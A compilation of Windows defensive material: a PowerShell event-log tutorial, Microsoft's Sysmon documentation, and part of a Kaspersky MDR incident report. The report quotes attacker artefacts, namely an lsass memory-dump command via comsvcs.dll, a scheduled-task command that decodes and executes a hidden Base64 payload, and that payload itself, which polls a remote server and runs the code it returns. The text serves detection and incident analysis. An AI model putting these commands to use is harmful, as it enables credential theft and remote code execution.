If you want to check the logs with PowerShell, you can use two different cmdlets: Get-WinEvent and Get-EventLog. In short, Get-WinEvent is a newer version of Get-EventLog. The cmdlets work in a similar manner, and Get-EventLog does the trick in most cases. According to the Microsoft documentation, the main difference is that Get-WinEvent works with “the Windows event log technology introduced in Windows Vista.” To get a clearer explanation, you can use two simple cmdlets:

```
Get-EventLog -list
```

```
Get-WinEvent -ListLog * | where {$_.RecordCount -gt 0}
```

As you can see, Get-WinEvent is a clear winner when it comes to the amount of data it can access. While it means that you can access more information, it also means that it might take more effort to filter data.

Mind that some attributes’ names are different in those two cmdlets, so you might need to do some translating if you want to use the syntax of Get-WinEvent with the Get-EventLog cmdlet. If you want to know how to filter the results, simply pipe the cmdlet to Get-Member:

```
Get-EventLog application -newest 1 | Get-Member
```

Although Get-EventLog is a “legacy cmdlet,” it still works like a charm in most diagnostic cases. It also has one clear advantage: you can use the **-After** and –**Before** attributes to filter results by date. Thanks to that, date-related queries are much quicker than piping all results and trying to sift through them.

Before you start searching through the logs for specific events, it is a good idea to get to know the structure and get the general idea of how the logging mechanism works. The Event Viewer is the right tool to get you started on that.

Use PowerShell to check event logs on multiple computers

The biggest challenge of setting up the Get-EventLog or Get-WinEvent cmdlets is to filter results. First, you have to know what to look for, next – you have to make sure that your query does not cause the PowerShell console to throw a fit. One way to run diagnostics is to use the script below:

```
$servers = Get-TransportService;
foreach ($server in $servers)
{Write-Host "Scanning the event log of: " -NoNewLine; Write-Host $server;
Get-EventLog system -ComputerName $server -After (Get-Date).AddHours(-12) |
where {($_.EntryType -Match "Error") -or ($_.EntryType -Match "Warning")} |
ft  -wrap >> "C:/$server.csv";
Get-EventLog application -ComputerName $server -After (Get-Date).AddHours(-
12) | where {($_.EntryType -Match "Error") -or ($_.EntryType -Match
"Warning")} | ft  -wrap >> "C:/$server.csv"}
```

The script pulls information about all **Error** and **Warning** kinds of events generated in the last 12 hours in System and Application logs for a list of servers. You can replace the Get-TransportService cmdlet with another list of machines you want to diagnose.

Checking login and logoff time with PowerShell

There are quite a few ways to check when a certain machine was turned on. If you simply need to check when was the first time a user logged in on a specific date, use the following cmdlet:

```
Get-EventLog system -after (get-date).AddDays(-1) | where {$_.InstanceId -eq
7001}
```

To learn when the computer was turned on a specific date, you can select the first logged event:


```
$today = get-date -Hour 0 -Minute 0;
Get-EventLog system -after $today | sort -Descending | select -First 1
```

Those cmdlets; however, will not work if you want to monitor the usage of a shared computer.

You could scan through the security events, looking for 4624 (logon) and 4625 (logoff) event IDs. However, the security log usually holds the greatest number of records and going through it can be extremely time-consuming. Fortunately, the system log also stores logon and logoff data and specifying the exact source of the log entry allows a relatively quick search. The script below returns a list of logon and logoff events on the target computer with their exact times and users for the last seven days.

```
$logs = get-eventlog system -ComputerName <name of the monitored computer> -
source Microsoft-Windows-Winlogon -After (Get-Date).AddDays(-7);
$res = @(); ForEach ($log in $logs) {if($log.instanceid -eq 7001) {$type =
"Logon"} Elseif ($log.instanceid -eq 7002){$type="Logoff"} Else {Continue}
$res += New-Object PSObject -Property @{Time = $log.TimeWritten; "Event" =
$type; User = (New-Object System.Security.Principal.SecurityIdentifier
$Log.ReplacementStrings[1]).Translate([System.Security.Principal.NTAccount])}
};
$res
```

Result:



```
Time                User                       Event
----                ----                       -----
09.07.2018 11:04:03 DSTDOMAIN2\administrator Logon
06.07.2018 16:14:16 DSTDOMAIN2\administrator Logoff
05.07.2018 10:50:38 DSTDOMAIN2\administrator Logon
03.07.2018 15:19:34 DSTDOMAIN2\administrator Logoff
03.07.2018 10:11:56 DSTDOMAIN2\administrator Logon
02.07.2018 17:58:40 DSTDOMAIN2\administrator Logoff
02.07.2018 12:01:00 DSTDOMAIN2\administrator Logon
```

If you need more detailed results, you could add the Security log events IDs 4800 and 4801 for lock and unlock events. Mind that this will require you to run another Get-EventLog script to get info from the Security log. It will also significantly increase the time your PowerShell console will need to finish the task.

Sysmon and Event Viewer

Introduction

System Monitor (*Sysmon*) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

Note that *Sysmon* does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.


Overview of Sysmon Capabilities

Sysmon includes the following capabilities:

- Logs process creation with full command line for both current and parent processes.

- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Multiple hashes can be used at the same time.
- Includes a process GUID in process create events to allow for correlation of events even when Windows reuses process IDs.
- Includes a session GUID in each event to allow correlation of events on same logon session.
- Logs loading of drivers or DLLs with their signatures and hashes.
- Logs opens for raw read access of disks and volumes.
- Optionally logs network connections, including each connection's source process, IP addresses, port numbers, hostnames and port names.
- Detects changes in file creation time to understand when a file was really created. Modification of file create timestamps is a technique commonly used by malware to cover its tracks.
- Automatically reload configuration if changed in the registry.
- Rule filtering to include or exclude certain events dynamically.
- Generates events from early in the boot process to capture activity made by even sophisticated kernel-mode malware.

Screenshots



```
Process Create:
SequenceNumber: 675
UtcTime: 4/19/2015 07:03:12.343 PM
ProcessGuid: {7acfffcf-fbf0-5533-0000-00104820887f}
ProcessId: 18704
Image: C:\Windows\System32\SearchFilterHost.exe
CommandLine: "C:\WINDOWS\system32\SearchFilterHost.exe" 0 692 696 704 65536 700
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {7acfffcf-3b9b-5524-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: Medium
Hashes: SHA1=BC3713488B407D2CCEA60AD49C94512F8DE64CA9,MD5=0A3F2E120768E6CA903566
18B04E55EBC0EDD48E8CFF45033BB19BA69F56206507A5963D8AC2C676354AE3,IMPHASH=C8BF908
ParentProcessGuid: {7acfffcf-4ed3-5527-0000-0010e196db1c}
ParentProcessId: 5756
ParentImage: C:\Windows\System32\SearchIndexer.exe
ParentCommandLine: C:\WINDOWS\system32\SearchIndexer.exe /Embedding

Log Name:     Microsoft-Windows-Sysmon/Operational
Source:       Sysmon                        Logged:         4/19/2015 12:03:12 PM
Event ID:     1                             Task Category:  Process Create (rule: ProcessCreat
```

Usage

Common usage featuring simple command-line options to install and uninstall Sysmon, as well as to check and modify its configuration:

Install: sysmon64 -i [<configfile>]
Update configuration: sysmon64 -c [<configfile>]
Install event manifest: sysmon64 -m
Print schema: sysmon64 -s
Uninstall: sysmon64 -u [force]

Parameter	Description
-i	Install service and driver. Optionally take a configuration file.
-c	Update configuration of an installed Sysmon driver or dump the current configuration if no other argun is provided. Optionally takes a configuration file.
-m	Install the event manifest (implicitly done on service install as well).
-s	Print configuration schema definition.
-u	Uninstall service and driver. Using -u force causes uninstall to proceed even when some components ar installed.

The service logs events immediately and the driver installs as a boot-start driver to capture activity from early in the boot that the service will write to the event log when it starts.

On Vista and higher, events are stored in Applications and Services Logs/Microsoft/Windows/Sysmon/Operational. On older systems, events are written to the System event log.

If you need more information on configuration files, use the -? config command.

Specify -accepteula to automatically accept the EULA on installation, otherwise you will be interactively prompted to accept it.

Neither install nor uninstall requires a reboot.

Examples

Install with default settings (process images hashed with SHA1 and no network monitoring)

Windows Command PromptCopy

```
sysmon -accepteula -i
```

Install Sysmon with a configuration file (as described below)

Windows Command PromptCopy

```
sysmon -accepteula -i c:\windows\config.xml
```

Uninstall

Windows Command PromptCopy

```
sysmon -u
```

Dump the current configuration

Windows Command PromptCopy

```
sysmon -c
```

Reconfigure an active Sysmon with a configuration file (as described below)

Windows Command PromptCopy

```
sysmon -c c:\windows\config.xml
```

Change the configuration to default settings

Windows Command PromptCopy

```
sysmon -c --
```

Show the configuration schema

Windows Command PromptCopy

```
sysmon -s
```

Events

On Vista and higher, events are stored in Applications and Services Logs/Microsoft/Windows/Sysmon/Operational, and on older systems events are written to the System event log. Event timestamps are in UTC standard time.

The following are examples of each event type that Sysmon generates.

Event ID 1: Process creation

The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.

Event ID 2: A process changed a file creation time

The change file creation time event is registered when a file creation time is explicitly modified by a process. This event helps tracking the real creation time of a file. Attackers may change the file creation time of a backdoor to make it look like it was installed with the operating system. Note that many processes legitimately change the creation time of a file; it does not necessarily indicate malicious activity.

Event ID 3: Network connection

The network connection event logs TCP/UDP connections on the machine. It is disabled by default. Each connection is linked to a process through the ProcessId and ProcessGuid fields. The event also contains the source and destination host names IP addresses, port numbers and IPv6 status.

Event ID 4: Sysmon service state changed

The service state change event reports the state of the Sysmon service (started or stopped).

Event ID 5: Process terminated

The process terminate event reports when a process terminates. It provides the UtcTime, ProcessGuid and ProcessId of the process.

Event ID 6: Driver loaded

The driver loaded events provides information about a driver being loaded on the system. The configured hashes are provided as well as signature information. The signature is created asynchronously for performance reasons and indicates if the file was removed after loading.

Event ID 7: Image loaded

The image loaded event logs when a module is loaded in a specific process. This event is disabled by default and needs to be configured with the "–l" option. It indicates the process in which the module is loaded, hashes and signature information. The signature is created asynchronously for performance reasons and indicates if the file was removed after loading. This event should be configured carefully, as monitoring all image load events will generate a significant amount of logging.

Event ID 8: CreateRemoteThread

The CreateRemoteThread event detects when a process creates a thread in another process. This technique is used by malware to inject code and hide in other processes. The event indicates the source and target process. It gives information on the code that will be run in the new thread: StartAddress, StartModule and StartFunction. Note
that StartModule and StartFunction fields are inferred, they might be empty if the starting address is outside loaded modules or known exported functions.

Event ID 9: RawAccessRead

The RawAccessRead event detects when a process conducts reading operations from the drive using the \\.\ denotation. This technique is often used by malware for data exfiltration of files that are locked for reading, as well as to avoid file access auditing tools. The event indicates the source process and target device.

Event ID 10: ProcessAccess

The process accessed event reports when a process opens another process, an operation that’s often followed by information queries or reading and writing the address space of the target process. This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash attacks. Enabling it can generate significant amounts of logging if there are diagnostic utilities active that repeatedly open processes to query their state, so it generally should only be done so with filters that remove expected accesses.

Event ID 11: FileCreate

File create operations are logged when a file is created or overwritten. This event is useful for monitoring autostart locations, like the Startup folder, as well as temporary and download directories, which are common places malware drops during initial infection.

Event ID 12: RegistryEvent (Object create and delete)

Registry key and value create and delete operations map to this event type, which can be useful for monitoring for changes to Registry autostart locations, or specific malware registry modifications.

Sysmon uses abbreviated versions of Registry root key names, with the following mappings:

Key name	Abbreviation
HKEY_LOCAL_MACHINE	HKLM
HKEY_USERS	HKU
HKEY_LOCAL_MACHINE\System\ControlSet00x	HKLM\System\CurrentControlSet
HKEY_LOCAL_MACHINE\Classes	HKCR

Event ID 13: RegistryEvent (Value Set)

This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.

Event ID 14: RegistryEvent (Key and Value Rename)

Registry key and value rename operations map to this event type, recording the new name of the key or value that was renamed.

Event ID 15: FileCreateStreamHash

This event logs when a named file stream is created, and it generates events that log the hash of the contents of the file to which the stream is assigned (the unnamed stream), as well as the contents of the named stream. There are malware variants that drop their executables or configuration settings via browser downloads, and this event is aimed at capturing that based on the browser attaching a Zone.Identifier "mark of the web" stream.

Event ID 16: ServiceConfigurationChange

This event logs changes in the Sysmon configuration - for example when the filtering rules are updated.

Event ID 17: PipeEvent (Pipe Created)

This event generates when a named pipe is created. Malware often uses named pipes for interprocess communication.

Event ID 18: PipeEvent (Pipe Connected)

This event logs when a named pipe connection is made between a client and a server.

Event ID 19: WmiEvent (WmiEventFilter activity detected)

When a WMI event filter is registered, which is a method used by malware to execute, this event logs the WMI namespace, filter name and filter expression.

Event ID 20: WmiEvent (WmiEventConsumer activity detected)

This event logs the registration of WMI consumers, recording the consumer name, log, and destination.

Event ID 21: WmiEvent (WmiEventConsumerToFilter activity detected)

When a consumer binds to a filter, this event logs the consumer name and filter path.

Event ID 22: DNSEvent (DNS query)

This event is generated when a process executes a DNS query, whether the result is successful or fails, cached or not. The telemetry for this event was added for Windows 8.1 so it is not available on Windows 7 and earlier.

Event ID 23: FileDelete (File Delete archived)

A file was deleted. Additionally to logging the event, the deleted file is also saved in the ArchiveDirectory (which is C:\Sysmon by default). Under normal operating conditions this directory might grow to an unreasonable size - see event ID 26: FileDeleteDetected for similar behavior but without saving the deleted files.

Event ID 24: ClipboardChange (New content in the clipboard)

This event is generated when the system clipboard contents change.

Event ID 25: ProcessTampering (Process image change)

This event is generated when process hiding techniques such as "hollow" or "herpaderp" are being detected.

Event ID 26: FileDeleteDetected (File Delete logged)

A file was deleted.

Event ID 27: FileBlockExecutable

This event is generated when Sysmon detects and blocks the creation of executable files.

Event ID 28: FileBlockShredding

This event is generated when Sysmon detects and blocks file shredding from tools such as SDelete.

Event ID 255: Error

This event is generated when an error occurred within Sysmon. They can happen if the system is under heavy load and certain tasks could not be performed or a bug exists in the Sysmon service, or even if certain security and integrity conditions are not met. You can report any bugs on the Sysinternals forum or over Twitter (@markrussinovich).

Configuration files

Configuration files can be specified after the **-i** (installation) or **-c** (installation) configuration switches. They make it easier to deploy a preset configuration and to filter captured events.

A simple configuration xml file looks like this:

XMLCopy

```
<Sysmon schemaversion="4.82">

  <!-- Capture all hashes -->

  <HashAlgorithms>*</HashAlgorithms>

  <EventFiltering>

    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

The configuration file contains a schemaversion attribute on the Sysmon tag. This version is independent from the Sysmon binary version and allows the parsing of older configuration files. You can get the current schema version by using the "-? config" command line. Configuration entries are directly under the Sysmon tag and filters are under the EventFiltering tag.

Configuration Entries

Configuration entries are similar to command line switches and include the following

Configuration entries include the following:

Entry	**Value**	**Description**
ArchiveDirectory	String	Name of directories at volume roots into which copy-on-delete files are moved. directory is protected with a System ACL (you can use PsExec from Sysinternals t access the directory using psexec -sid cmd). Default: Sysmon
CheckRevocation	Boolean	Controls signature revocation checks. Default: True
CopyOnDeletePE	Boolean	Preserves deleted executable image files. Default: False

Entry	Value	Description
CopyOnDeleteSIDs	Strings	Comma-separated list of account SIDs for which file deletes will be preserved.
CopyOnDeleteExtensions	Strings	Extensions for files that are preserved on delete.
CopyOnDeleteProcesses	Strings	Process name(s) for which file deletes will be preserved.
DnsLookup	Boolean	Controls reverse DNS lookup. Default: True
DriverName	String	Uses specied name for driver and service images.
HashAlgorithms	Strings	Hash algorithm(s) to apply for hashing. Algorithms supported include MD5, SHA SHA256, IMPHASH and * (all). Default: None

Command line switches have their configuration entry described in the Sysmon usage output. Parameters are optional based on the tag. If a command line switch also enables an event, it needs to be configured though its filter tag. You can specify the -s switch to have Sysmon print the full configuration schema, including event tags as well as the field names and types for each event. For example, here’s the schema for the RawAccessRead event type:

XMLCopy

```
<event name="SYSMON_RAWACCESS_READ" value="9" level="Informational
"template="RawAccessRead detected" rulename="RawAccessRead" version="2">

  <data name="UtcTime" inType="win:UnicodeString" outType="xs:string"/>

  <data name="ProcessGuid" inType="win:GUID"/>

  <data name="ProcessId" inType="win:UInt32" outType="win:PID"/>

  <data name="Image" inType="win:UnicodeString" outType="xs:string"/>

  <data name="Device" inType="win:UnicodeString" outType="xs:string"/>

</event>
```

Event filtering entries

Event filtering allows you to filter generated events. In many cases events can be noisy and gathering everything is not possible. For example, you might be interested in network connections only for a certain process, but not all of them. You can filter the output on the host reducing the data to collect.

Each event has its own filter tag under the EventFiltering node in a configuration file:

ID	Tag	Event
1	ProcessCreate	Process Create
2	FileCreateTime	File creation time
3	NetworkConnect	Network connection detected
4	n/a	Sysmon service state change (cannot be filtered)

ID	Tag	Event
5	ProcessTerminate	Process terminated
6	DriverLoad	Driver Loaded
7	ImageLoad	Image loaded
8	CreateRemoteThread	CreateRemoteThread detected
9	RawAccessRead	RawAccessRead detected
10	ProcessAccess	Process accessed
11	FileCreate	File created
12	RegistryEvent	Registry object added or deleted
13	RegistryEvent	Registry value set
14	RegistryEvent	Registry object renamed
15	FileCreateStreamHash	File stream created
16	n/a	Sysmon configuration change (cannot be filtered)
17	PipeEvent	Named pipe created
18	PipeEvent	Named pipe connected
19	WmiEvent	WMI filter
20	WmiEvent	WMI consumer
21	WmiEvent	WMI consumer filter
22	DNSQuery	DNS query
23	FileDelete	File Delete archived
24	ClipboardChange	New content in the clipboard
25	ProcessTampering	Process image change
26	FileDeleteDetected	File Delete logged
27	FileBlockExecutable	File Block Executable
28	FileBlockShredding	File Block Shredding

You can also find these tags in the event viewer on the task name.

The onmatch filter is applied if events are matched. It can be changed with the onmatch attribute for the filter tag. If the value is "include", it means only matched events are included. If it is set to "exclude", the event will be included except if a rule match. You can specify both an include filter set and an exclude filter set for each event ID, where exclude matches take precedence.

Each filter can include zero or more rules. Each tag under the filter tag is a field name from the event. Rules that specify a condition for the same field name behave as OR conditions, and ones that specify different field name behave as AND conditions. Field rules can also use conditions to match a value. The conditions are as follows (all are case insensitive):

Condition	Description
is	Default, values are equals
is any	The field is one of the ; delimited values
is not	Values are different
contains	The field contains this value
contains any	The field contains any of the ; delimited values
contains all	The field contains all of the ; delimited values
excludes	The field does not contain this value
excludes any	The field does not contain one or more of the ; delimited values
excludes all	The field does not contain any of the ; delimited values
begin with	The field begins with this value
end with	The field ends with this value
not begin with	The field does not begin with this value
not end with	The field does not end with this value
less than	Lexicographical comparison is less than zero
more than	Lexicographical comparison is more than zero
image	Match an image path (full path or only image name). For example: lsass.exe will match c:\windows\system32\lsass.exe

You can use a different condition by specifying it as an attribute. This excludes network activity from processes with iexplore.exe in their path:

XMLCopy

```
<NetworkConnect onmatch="exclude">

  <Image condition="contains">iexplore.exe</Image>

</NetworkConnect>
```

To have Sysmon report which rule match resulted in an event being logged, add names to rules:

XMLCopy

```
<NetworkConnect onmatch="exclude">
  <Image name="network iexplore" condition="contains">iexplore.exe</Image>
</NetworkConnect>
```

You can use both include and exclude rules for the same tag, where exclude rules override include rules. Within a rule, filter conditions have OR behavior.

In the sample configuration shown earlier, the networking filter uses both an include and exclude rule to capture activity to port 80 and 443 by all processes except those that have iexplore.exe in their name.

It is also possible to override the way that rules are combined by using a rule group which allows the rule combine type for one or more events to be set explicity to AND or OR.

The following example demonstrates this usage. In the first rule group, a process create event will be generated when timeout.exe is executed only with a command line argument of 100, but a process terminate event will be generated for the termination of ping.exe and timeout.exe.

XMLCopy

```
  <EventFiltering>
    <RuleGroup name="group 1" groupRelation="and">
      <ProcessCreate onmatch="include">
        <Image condition="contains">timeout.exe</Image>
        <CommandLine condition="contains">100</CommandLine>
      </ProcessCreate>
    </RuleGroup>
    <RuleGroup groupRelation="or">
      <ProcessTerminate onmatch="include">
        <Image condition="contains">timeout.exe</Image>
        <Image condition="contains">ping.exe</Image>
      </ProcessTerminate>
    </RuleGroup>
    <ImageLoad onmatch="include"/>
  </EventFiltering>
```

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Server-side attacks, C&C in public clouds and other MDR cases we observed

Introduction

This report describes several interesting incidents observed by the Kaspersky Managed Detection and Response (MDR) team. The goal of the report is to inform our customers about techniques used by attackers. We hope that learning about the attacks that took place in the wild helps you to stay up to date on the modern threat landscape and to be better prepared for attacks.

Command and control via the public cloud

The use of public cloud services like Amazon, Azure or Google can make an attacker’s server difficult to spot. Kaspersky has reported several incidents where attackers used cloud services for C&C.

Case #1: Cloudflare Workers as redirectors

Case description

The incident started with Kaspersky MDR detecting the use of a comprehensive toolset for security assessment, presumably Cobalt Strike, by an antimalware (AM) engine memory scan (MEM:Trojan.Win64.Cobalt.gen). The memory space belongs to the process c:\windows\system32\[legitimate binary name][1].exe.

While investigating, we found that the process had initiated network connections to a potential C&C server:

```
hXXps://blue-rice-1d8e.dropboxonline.workers[.]dev/jquery/secrets/[random sequence]
hXXps://blue-rice-1d8e.dropboxonline.workers[.]dev/mails/images/[cut out]?_udpqjnvf=[cut out]
```

The URL format indicates the use of Cloudflare Workers.

We then found that earlier, the binary had unsuccessfully[2] attempted to execute an lsass.exe memory dump via comsvcs.dll:

```
CMd.exE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ^%B \Windows\Temp\[filename].doc full
```

Several minutes later, a suspicious .bat script was run. This created a suspicious WMI consumer, later classified by MDR as an additional persistence mechanism.

The incident was detected in a timely manner, so the attacker did not have the time to follow through. The attacker's final goals are thus unknown.

Case detection

The table below lists the signs of suspicious activity that were the starting point for the investigation by the SOC.

MITRE ATT&CK Technique	MDR telemetry event type used	Detection details	Description
T1588.002: Tool	1. AM engine detection on beacon	AM verdict: MEM:Trojan.Win64.Cobalt.gen, which can be used for Cobalt Strike or Meterpreter	A malicious payload was executed in the victim's system and started communicating with the C&C server
T1620: Reflective Code Loading	1. AM detection in memory	AM verdict: MEM:Trojan.Win64.Cobalt.gen	The malicious payload migrated to the victim's memory
	1. Process injection	Detection of code injection from an unknown binary into a system binary	
T1071.001: Web Protocols	1. HTTP connection 2. Process start	Suspicious HTTP connections to the malicious URL: blue-rice-1d8e[.]dropboxonline.workers.dev/… from a non-browser process with a system integrity level	The attacker's communications with the C&C server
T1584.006: Web Services	1. HTTP connection	URL reputation, regular expression in URL	The attacker's communications with the C&C server
T1102.001: Dead Drop Resolver	1. HTTP connection	URL reputation, regular expression in URL	The attacker's communications with the C&C server
T1003.001: LSASS Memory	1. AM detection on	AM detection on lsass memory access	The attacker's unsuccessful

	suspicious activity		attempt to dump the lsass.exe memory to a file
	1. Process start	Regex on command like: rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <PID> lsass.dmp full	
T1546.003: Windows Management Instrumentation Event Subscription	1. Windows event 2. WMI activity	WMI active script event consumer created remotely	The attacker gained persistence through active WMI

Payload hidden in long text

Case #1: A scheduled task that loads content from a long text file

Case description

This case started with a suspicious scheduled task. The listing below should give you a general idea of the task and the command it executes.
Scheduled task:

```
Microsoft\Windows\Management\Provisioning\YLepG5JS\075C8620-1D71-4322-ACE4-45C018679FC9, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A311AA10-BBF3-4CDE-A00B-AAAAB3136D6A}, C:\Windows\System32\Tasks\Microsoft\Windows\Management\Provisioning\YLepG5JS\075C8620-1D71-4322-ACE4-45C018679FC9
```


Command:

```
"wscript.exe" /e:vbscript /b "C:\Windows\System32\r4RYLepG5\9B2278BC-F6CB-46D1-A73D-5B5D8AF9AC7C" "n; $sc = [System.Text.Encoding]::UTF8.GetString([System.IO.File]::ReadAllBytes('C:\Windows\System32\drivers\S2cZVnXzpZ\02F4F239-0922-49FE-A338-C7460CB37D95.sys'), 1874201, 422); $sc2 = [Convert]::FromBase64String($sc); $sc3 = [System.Text.Encoding]::UTF8.GetString($sc2); Invoke-Command ([Scriptblock]::Create($sc3))"
```

The scheduled task invokes a VBS script (file path: C:\Windows\System32\r4RYLepG5\9B2278BC-F6CB-46D1-A73D-5B5D8AF9AC7C, MD5 106BC66F5A6E62B604D87FA73D70A708), which decodes from the Base64-encoded content of the file C:\Windows\System32\drivers\S2cZVnXzpZ\02F4F239-0922-49FE-A338-C7460CB37D95.sys, and then executes the latter.


The VBS script mimics the content and behavior of the legitimate C:\Windows\System32\SyncAppvPublishingServer.vbs file, but the path and file name are different.

The customer approved our MDR SOC analyst's request to analyze the file C:\Windows\System32\drivers\S2cZVnXzpZ\02F4F239-0922-49FE-A338-C7460CB37D95.sys. A quick analysis revealed a Base64-encoded payload inside long text content (see the picture below).



```
08/23/2021 00:24:32.582 [11712]: Failed to load dependency Microsoft.AnalysisServices.AdomdClient of assembly
Microsoft.ReportingServices.DataExtensions, Version=2020.13.0.0, Culture=neutral, PublicKeyToken=89845dcd8080cc91
error : Die gefundene Manifestdefinition der Assembly stimmt nicht mit dem Assemblyverweis überein. (Ausnahme von |
08/23/2021 00:24:32.582 [11713]: Failed to load dependency Microsoft.AnalysisServices.AdomdClient of assembly
Microsoft.ReportingServices.DataExtensions, Version=2020.13.0.0, Culture=neutral, PublicKeyToken=89845dcd8080cc91
error : Die gefundene Manifestdefinition der Assembly stimmt nicht mit dem Assemblyverweis überein. (Ausnahme von |
d2hpbGUgKCR0cnVlKSB7DQogICAgdHJ5IHsNCiAgICAgICAgJHIgPSBJbnZva2UtUmVzdE1l
dGhvZCAtVXJpICdodHRwOi8vY291bnRlci53bWFpbC1zZXJ2aWNlLmNvbS92MS9BNkNEMDZC
Ni00MjVDLTRFQkYtOTdDMC0zRjk3MTVBMkEyMzY/dj1Eb3dubG9hZHNDb3VudGVyXzIxMScN
CiAgICAgICAgaWYoJHIgLW5lICcnKSANCiAgICAgICAgew0KICAgICAgICAgICAgU3RhcnQt
Sm9iIChbU2NyaXB0QmxvY2tdOjpDcmVhdGUoJHIpKSB8IFdhaXQtSm9iDQogICAgICAgIH0N
CiAgICB9DQogICAgY2F0Y2gge30NCiAgICBTdGFydC1TbGVlcCAyDQp9
